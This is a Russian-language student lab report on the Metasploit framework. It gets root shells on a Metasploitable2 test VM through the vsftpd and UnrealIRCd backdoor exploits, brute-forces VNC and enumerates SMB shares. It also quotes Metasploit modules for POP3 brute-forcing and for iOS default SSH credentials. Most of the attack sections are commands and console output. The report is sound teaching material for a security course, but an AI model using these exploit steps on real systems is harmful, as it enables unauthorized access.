

Отчет по лабораторной работе 5:
"Инструмент тестов на проникновение
Metasploit"
по дисциплине
"Методы и средства защиты информации"

Певцов Игорь, гр.53501/3

7 июня 2015 г.

Содержание

1	Цель работы	3
2	Ход работы	3
2.1	Изучение	3
2.1.1	Основные понятия	3
2.1.2	Запуск msfconsole и получение списка допустимых команд (help)	3
2.1.3	Базовые команды	4
2.1.4	Команды по работе с эксплойтом	4
2.1.5	Команды по работе с БД	5
2.1.6	GUI оболочка Armitage	5
2.2	Подключение к VNC-серверу, получение доступа к консоли . .	6
2.3	Получение списка директорий в общем доступе по протоколу SMB	8
2.4	Получение консоли с использованием уязвимости в vsftpd . .	9
2.5	Получение консоли с использованием уязвимости в irc	9
2.6	Armitage Nail Mary	10
2.7	Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит . .	11
2.7.1	Файл 1. pop3_login.rb	11
2.7.2	Файл 2. cydia_default_ssh.rb	14
2.7.3	Файл 3. opty2.rb	17
3	Выводы	17

1 Цель работы

Изучение принципов работы инструментария тестов на проникновения Metasploit.

2 Ход работы

Атакующая машина - Kali linux (192.168.32.130)

Атакуемая машина - Metasploitable2 (192.168.32.132)

Запуск консоли:

```
service postgresql start
service metasploit start
msfconsole
```

2.1 Изучение

2.1.1 Основные понятия

- auxiliary - модули, которые используются для различных целей, например, сканирование портов, DoS атаки, и даже фаззинг.
- payload - модули, код, которых может быть выполнен на целевой машине после удачного выполнения эксплойта. Зачастую строят канал между metasploit и целевой машиной.
- exploit - модули, которые взламывают целевую машину, после чего на ней выполняется payload, который предоставляет доступ к командной строке.
- shellcode - это двоичный исполняемый код, который обычно передаёт управление консоли, например `'/bin/sh'` Unix shell, `command.com` в MS-DOS и `cmd.exe` в операционных системах Microsoft Windows. Код оболочки может быть использован как полезная нагрузка эксплойта, обеспечивая взломщику доступ к командной оболочке (англ. shell) в компьютерной системе.
- pop - модули, которые генерируют команду процессору ничего не делать, обычно используются для переполнения буфера.
- encoder - модули, для кодирования payload'ов, во время выполнения декодируются. Для кодирования используется, например, алгоритм XOR.

2.1.2 Запуск msfconsole и получение списка допустимых команд (help)

При вводе команды `help`, можно посмотреть список доступных команд. Фреймворк Metasploit обладает тремя рабочими окружениями: `msfconsole`, `msfcli` и `msfweb`. Основным и наиболее предпочтительным из трех перечисленных вариантов является первый - `msfconsole`. Это окружение представляет из себя эффективный интерфейс командной строки со своим собственным набором команд и системным окружением.




Рис. 1: Часть команд msfconsole.

2.1.3 Базовые команды

- search <keyword> - запусив команду search без указания ключевых слов, получим список всех доступных эксплоитов. Если значение <keyword> имеет имя определенного эксплоита, то этой командой ищем такой в базе данных системы.
- info <type> <name> - если нужна конкретная и полная информация о каком-либо эксплоите или payload'e, можно применить команду info. Например, нужно подробное описание payload'a winbind. Тогда необходимо набрать в командной строке info payload winbind и получить справочную информацию по нему.
- load, unload - команда используется для загрузки/удаления плагинов.
- use <exploit_name> - команда говорит фреймворку Metasploit запустить эксплоит с указанным именем.
- setg <var> <val>, unsetg <var> - задание значения глобальной переменной <var> и наоборот.
- show - команда используется для просмотра опций или модулей.
- exit - выход.

2.1.4 Команды по работе с эксплойтом

- show exploits - указав команду show exploits, получим список всех доступных на данный момент эксплоитов. Имеются версии последних под различные платформы и приложения, включая Windows, Linux,

IIS, Apache и так далее. Это поможет понять работу фреймворка Metasploit и почувствовать его гибкость и эффективность.

- `show options` - набрав в командной строке `show options`, будет выведет список опций, которые можно использовать. Каждый эксплоит или `payload` имеет свой собственный набор опций, который можно использовать при работе с ними.
- `exploit` - запускает эксплоит. Есть другая версия этой команды - `rexexploit`, которая перезагружает код запущенного эксплоита и запускает его вновь. Эти две команды помогают работать с эксплоитами с минимальными усилиями, без перезапуска консоли.
- `set RHOST <hostname_or_ip>` - указываем этой командой Metasploit определенный хост в сети для его изучения. Хост можно задать как по его имени, так и по IP-адресу.
- `set RPORT <host_port>` - задает для Metasploit порт удаленной машины, по которому фреймворк должен подключиться к указанному хосту
- `set payload <generic/shell_bind_tcp>` - команда указывает имя `payload`'а, который будет использоваться.
- `set LPORT <local_port>` - задаем номер порта для `payload`'а на сервере, на котором был выполнен эксплоит. Это важно, так как номер этого порта открыт именно на сервере (он не может быть использован никакими другими службами этого сервера и не резервируется для административных нужд). Советую назначать такой номер из набора четырех случайных цифр, порядок которых начинается с 1024. И тогда у вас все будет хорошо. Также стоит упомянуть, что необходимо менять номер порта каждый раз, когда успешно запущен эксплоит на удаленной машине.

2.1.5 Команды по работе с БД

- `db_connect` - подключение к базе данных.
- `db_status` - проверка состояния базы данных.
- `db_host` - просмотр списка хостов в файле базы данных.
- `db_del_host` - удалить какой-либо хост из базы данных.
- `db_rebuild_cache` - пересобирает кэш.

2.1.6 GUI оболочка Armitage

Armitage является графической оболочкой для фреймворка Metasploit, значительно упрощающей работу с ним. С помощью Armitage можно представлять хосты-цели в визуальном режиме, получать подсказки о рекомендуемых эксплоитах в каждом конкретном случае. Для опытных пользователей Armitage предлагает возможности удаленного управления и совместной работы с Metasploit.

Запустим и протестируем работу Armitage. Укажем начальные параметры и жмем Connect.




Рис. 2: Подключились к armitage, выбрали эксплоит.

2.2 Подключение к VNC-серверу, получение доступа к консоли

Просканируем порты на гостевой ОС metasploitable2.

```
nmap -sV 192.168.32.132
```




Рис. 3: Видим, что порт, который использует VNC это 5900, а название сервиса - VNC (protocol 3.3).

В msfconsole ищем эксплойты

```
search "VNC (protocol 3.3)"
```

Matching Modules

Name	Description	Disclosure Date	Rank
auxiliary/admin/vnc/realvnc_4l_bypass	RealVNC NULL Authentication Mode Bypass	2006-05-15	normal
auxiliary/scanner/vnc/vnc_login	VNC Authentication Scanner		normal
auxiliary/scanner/vnc/vnc_none_auth	VNC Authentication None Detection		normal
auxiliary/server/capture/vnc	Authentication Capture: VNC		normal

Рис. 4: Некоторые доступные эксплоиты по VNC (protocol 3.3). Нам нужен vnc_login

Настраиваем и запускаем эксплоит

```
use auxiliary/scanner/vnc/vnc_login
set RHOSTS 192.168.32.132
exploit
```

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 192.168.32.132
RHOSTS => 192.168.32.132
msf auxiliary(vnc_login) > exploit

[*] 192.168.32.132:5900 - Starting VNC login sweep
[+] 192.168.32.132:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >
```

Рис. 5: Результат работы vnc_login

С помощью утилиты vncviewer подключаемся к атакуемой машине, зная пароль.




Рис. 6: Доступ к консоли атакуемой машины получен

2.3 Получение списка директорий в общем доступе по протоколу SMB

Получить список директорий можно с помощью модуля `smb_enumshares`. Настраиваем и запускаем эксплоит

```

use auxiliary/scanner/smb/smb_enumshares
set RHOSTS 192.168.32.132
set THREADS 4
run

```

```

msf auxiliary(vnc_login) > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.32.132
RHOSTS => 192.168.32.132
msf auxiliary(smb_enumshares) > set THREADS 4
THREADS => 4
msf auxiliary(smb_enumshares) > run

[+] 192.168.32.132:139 - print$ - (DISK) Printer Drivers
[+] 192.168.32.132:139 - tmp - (DISK) oh noes!
[+] 192.168.32.132:139 - opt - (DISK)
[+] 192.168.32.132:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba
3.0.20-Debian))
[+] 192.168.32.132:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samb
a 3.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >

```


Рис. 7: Результат работы `smb_enumshares`. Видим список директорий, находящихся в общем доступе.

2.4 Получение консоли с использованием уязвимости в vsftpd

Для данной уязвимости есть готовый эксплоит (vsftpd_234_backdoor), его то мы и загружаем.

Настраиваем и запускаем эксплоит

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.32.132
exploit
```



```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.32.132
RHOST => 192.168.32.132
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.130:57058 -> 192.168.32.132:6200)
    at 2015-06-07 00:16:51 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Рис. 8: Результат работы vsftpd_234_backdoor. Доступ к консоли получен.

2.5 Получение консоли с использованием уязвимости в irc

Аналогично предыдущему пункту, существует нужный нам эксплоит под названием unreal_ircd_3281_backdoor.

Настраиваем и запускаем эксплоит

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOST 192.168.32.132
exploit
```

```

msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.32.132
RHOST => 192.168.32.132
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.32.132:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo UWXFNBfVEj4G10uJ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "UWXFNBfVEj4G10uJ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.32.130:4444 -> 192.168.32.132:46447)
at 2015-06-07 00:27:18 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Рис. 9: Результат работы unreal_ircd_3281_backdoor. Доступ к консоли получен.

2.6 Armitage Hail Mary

Модуль Armitage Hail Mary предназначен для поочередного применения всех эксплоитов, применимых для выбранного хоста.




Рис. 10: Результат работы Armitage Hail Mary. root доступ получен.

2.7 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Файлы находятся в директории `/usr/share/metasploit-framework/modules`. Структура файлов примерно одинакова:

- Зависимости
- Класс

2.7.1 Файл 1. `pop3_login.rb`

Исходный код

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'metasploit/framework/login_scanner/pop3'
require 'metasploit/framework/credential_collection'

class Metasploit3 < Msf::Auxiliary

  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report
  include Msf::Auxiliary::AuthBrute

  def initialize
    super(
      'Name'          => 'POP3 Login Utility',
      'Description' => 'This module attempts to authenticate to an
POP3 service.',
      'Author'        =>
      [
        'Heyder Andrade <heyder[at]alligatorteam.org>'
      ],
      'References'    =>
      [
        ['URL', 'http://www.ietf.org/rfc/rfc1734.txt'],
        ['URL', 'http://www.ietf.org/rfc/rfc1939.txt'],
      ],
      'License'       => MSF_LICENSE
    )
    register_options(
      [
        Opt::RPORT(110),
```

```

    OptPath.new('USER_FILE',
      [
        false,
        'The file that contains a list of users accounts.',
        File.join(Msf::Config.install_root, 'data',
          'wordlists', 'unix_users.txt')
      ]),
    OptPath.new('PASS_FILE',
      [
        false,
        'The file that contains a list of probable passwords.',
        File.join(Msf::Config.install_root, 'data',
          'wordlists', 'unix_passwords.txt')
      ])
  ], self.class)
end

def target
  "#{rhost}:#{rport}"
end

def run_host(ip)
  collection = Metasploit::Framework::CredentialCollection.new(
    blank_passwords: datastore['BLANK_PASSWORDS'],
    pass_file: datastore['PASS_FILE'],
    password: datastore['PASSWORD'],
    user_file: datastore['USER_FILE'],
    userpass_file: datastore['USERPASS_FILE'],
    username: datastore['USERNAME'],
    user_as_pass: datastore['USER_AS_PASS'],
  )

  cred_collection = prepend_db_passwords(cred_collection)

  scanner = Metasploit::Framework::LoginScanner::POP3.new(
    host: ip,
    port: rport,
    ssl: datastore['SSL'],
    cred_details: cred_collection,
    stop_on_success: datastore['STOP_ON_SUCCESS'],
    bruteforce_speed: datastore['BRUTEFORCE_SPEED'],
    max_send_size: datastore['TCP::max_send_size'],
    send_delay: datastore['TCP::send_delay'],
    framework: framework,
    framework_module: self,
  )

  scanner.scan! do |result|
    credential_data = result.to_h
    credential_data.merge!(

```

```

        module_fullname: self.fullname,
        workspace_id: myworkspace_id
    )
    case result.status
    when Metasploit::Model::Login::Status::SUCCESSFUL
        print_brute :level => :good, :ip => ip, :msg =>
            "Success: '#{result.credential}'"
            '#{result.proof.to_s.gsub(/[\r\n\\e\\b\\a]/, ' ')}'"
        credential_core = create_credential(credential_data)
        credential_data[:core] = credential_core
        create_credential_login(credential_data)
        next
    when Metasploit::Model::Login::Status::UNABLE_TO_CONNECT
        if datastore['VERBOSE']
            print_brute :level => :verror, :ip => ip, :msg =>
                "Could not connect: #{result.proof}"
            end
        end
    when Metasploit::Model::Login::Status::INCORRECT
        if datastore['VERBOSE']
            print_brute :level => :verror, :ip => ip, :msg =>
                "Failed: '#{result.credential}',"
                '#{result.proof.to_s.chomp}'"
            end
        end
    end

    # If we got here, it didn't work
    invalidate_login(credential_data)
end

def service_name
    datastore['SSL'] ? 'pop3s' : 'pop3'
end
end

```

Скрипт пытается пройти аутентификацию на pop3 сервере. Скрипт ищет файлы с именами пользователей и паролями и применяет данные, найденные в них.

2.7.2 Файл 2. cydia_default_ssh.rb

Исходный код

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
require 'msf/core'
require 'net/ssh'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Auxiliary::CommandShell

  def initialize(info={})
    super(update_info(info,
      'Name'          => "Apple iOS Default SSH Password
      Vulnerability",
      'Description'    => %q{
        This module exploits the default credentials of Apple iOS
        when it has been jailbroken and the passwords for the
        'root' and 'mobile' users have not been changed.
      },
      'License'        => MSF_LICENSE,
      'Author'         =>
        [
          'hdm'
        ],
      'References'     =>
        [
          ['OSVDB', '61284']
        ],
      'DefaultOptions' =>
        {
          'ExitFunction' => "none"
        },
      'Payload'        =>
        {
          'Compat' => {
            'PayloadType'    => 'cmd_interact',
            'ConnectionType' => 'find'
          }
        },
      'Platform'       => 'unix',
      'Arch'           => ARCH_CMD,
      'Targets'        =>
        [
          ['Apple iOS', { 'accounts' => [ [ 'root', 'alpine' ],
            [ 'mobile', 'dottie' ] ] } ],

```

```

    ],
    'Privileged'      => true,
    'DisclosureDate' => "Jul 2 2007",
    'DefaultTarget'  => 0))

register_options(
  [
    Opt::RHOST(),
    Opt::RPORT(22)
  ], self.class
)

register_advanced_options(
  [
    OptBool.new('SSH_DEBUG', [ false, 'Enable SSH
      debugging output (Extreme verbosity!)', false]),
    OptInt.new('SSH_TIMEOUT', [ false, 'Specify
      the maximum time to negotiate a SSH session', 30])
  ]
)
end

def rhost
  datastore['RHOST']
end

def rport
  datastore['RPORT']
end

def do_login(user, pass)
  opts = {
    :auth_methods => ['password', 'keyboard-interactive'],
    :msframework  => framework,
    :msfmodule     => self,
    :port          => rport,
    :disable_agent => true,
    :config        => false,
    :password      => pass,
    :record_auth_info => true,
    :proxies       => datastore['Proxies']
  }
  opts.merge!([:verbose => :debug] if datastore['SSH_DEBUG'])
  begin
    ssh = nil
    ::Timeout.timeout(datastore['SSH_TIMEOUT']) do
      ssh = Net::SSH.start(rhost, user, opts)
    end
  rescue Rex::ConnectionError
    return
  end
end

```

```

rescue Net::SSH::Disconnect, ::EOFError
  print_error "#{rhost}:#{rport} SSH - Disconnected
  during negotiation"
  return
rescue ::Timeout::Error
  print_error "#{rhost}:#{rport} SSH - Timed out
  during negotiation"
  return
rescue Net::SSH::AuthenticationFailed
  print_error "#{rhost}:#{rport} SSH - Failed
  authentication"
rescue Net::SSH::Exception => e
  print_error "#{rhost}:#{rport} SSH Error:
  #{e.class} : #{e.message}"
  return
end
if ssh
  conn = Net::SSH::CommandStream.new(ssh,
  '/bin/sh', true)
  ssh = nil
  return conn
end

return nil
end
def exploit
  self.target['accounts'].each do |info|
    user,pass = info
    print_status("#{rhost}:#{rport} - Attempt
    to login as '#{user}' with password '#{pass}'")
    conn = do_login(user, pass)
    if conn
      print_good("#{rhost}:#{rport} - Login Successful
      with '#{user}':'#{pass}'")
      handler(conn.lsock)
      break
    end
  end
end
end
end

```

Эксплоит предназначен для получения доступа к консоли взломанных iOS-устройств по SSH путем проверки на наличие стандартного пароля у пользователей root и mobile.

2.7.3 Файл 3. opty2.rb

Исходный код

```
require 'msf/core'
require 'rex/nop/opty2'
###
# Opty2
# -----
# This class implements single-byte NOP generation for X86. It takes from
# ADMmutate and from spoonfu.
###
class Metasploit3 < Msf::Nop
  def initialize
    super(
      'Name'          => 'Opty2',
      'Description'   => 'Opty2 multi-byte NOP generator',
      'Author'        => [ 'spoonm', 'optyx' ],
      'License'       => MSF_LICENSE,
      'Arch'          => ARCH_X86)
  end
  def generate_sled(length, opts = {})
    opty = Rex::Nop::Opty2.new(
      opts['BadChars'] || '',
      opts['SaveRegisters'])

    opty.generate_sled(length)
  end
end
```

Скрипт предназначен для генерации NOP-команд(No OPeration - пустая операция). Скрипт может использоваться, например, в атаках с переполнением буфера.

3 Выводы

В результате выполнения работы были изучены основные направления сетевых атак, применен на практике инструмен metasploit-framework, позволяющий отрабатывать на практике атаки на хост, и, что самое главное, показывающий уязвимые места машины. Данные, полученные таким образом, могут хорошо послужить системным администраторам для закрытия лазеек в сетевой безопасности и повышения надежности сети. Инструмент metasploit является мощным средством для поиска уязвимостей, а также позволяет вносить изменения в существующие скрипты и создавать новые для отработки специфических атак, не занесенных в базу данных утилиты.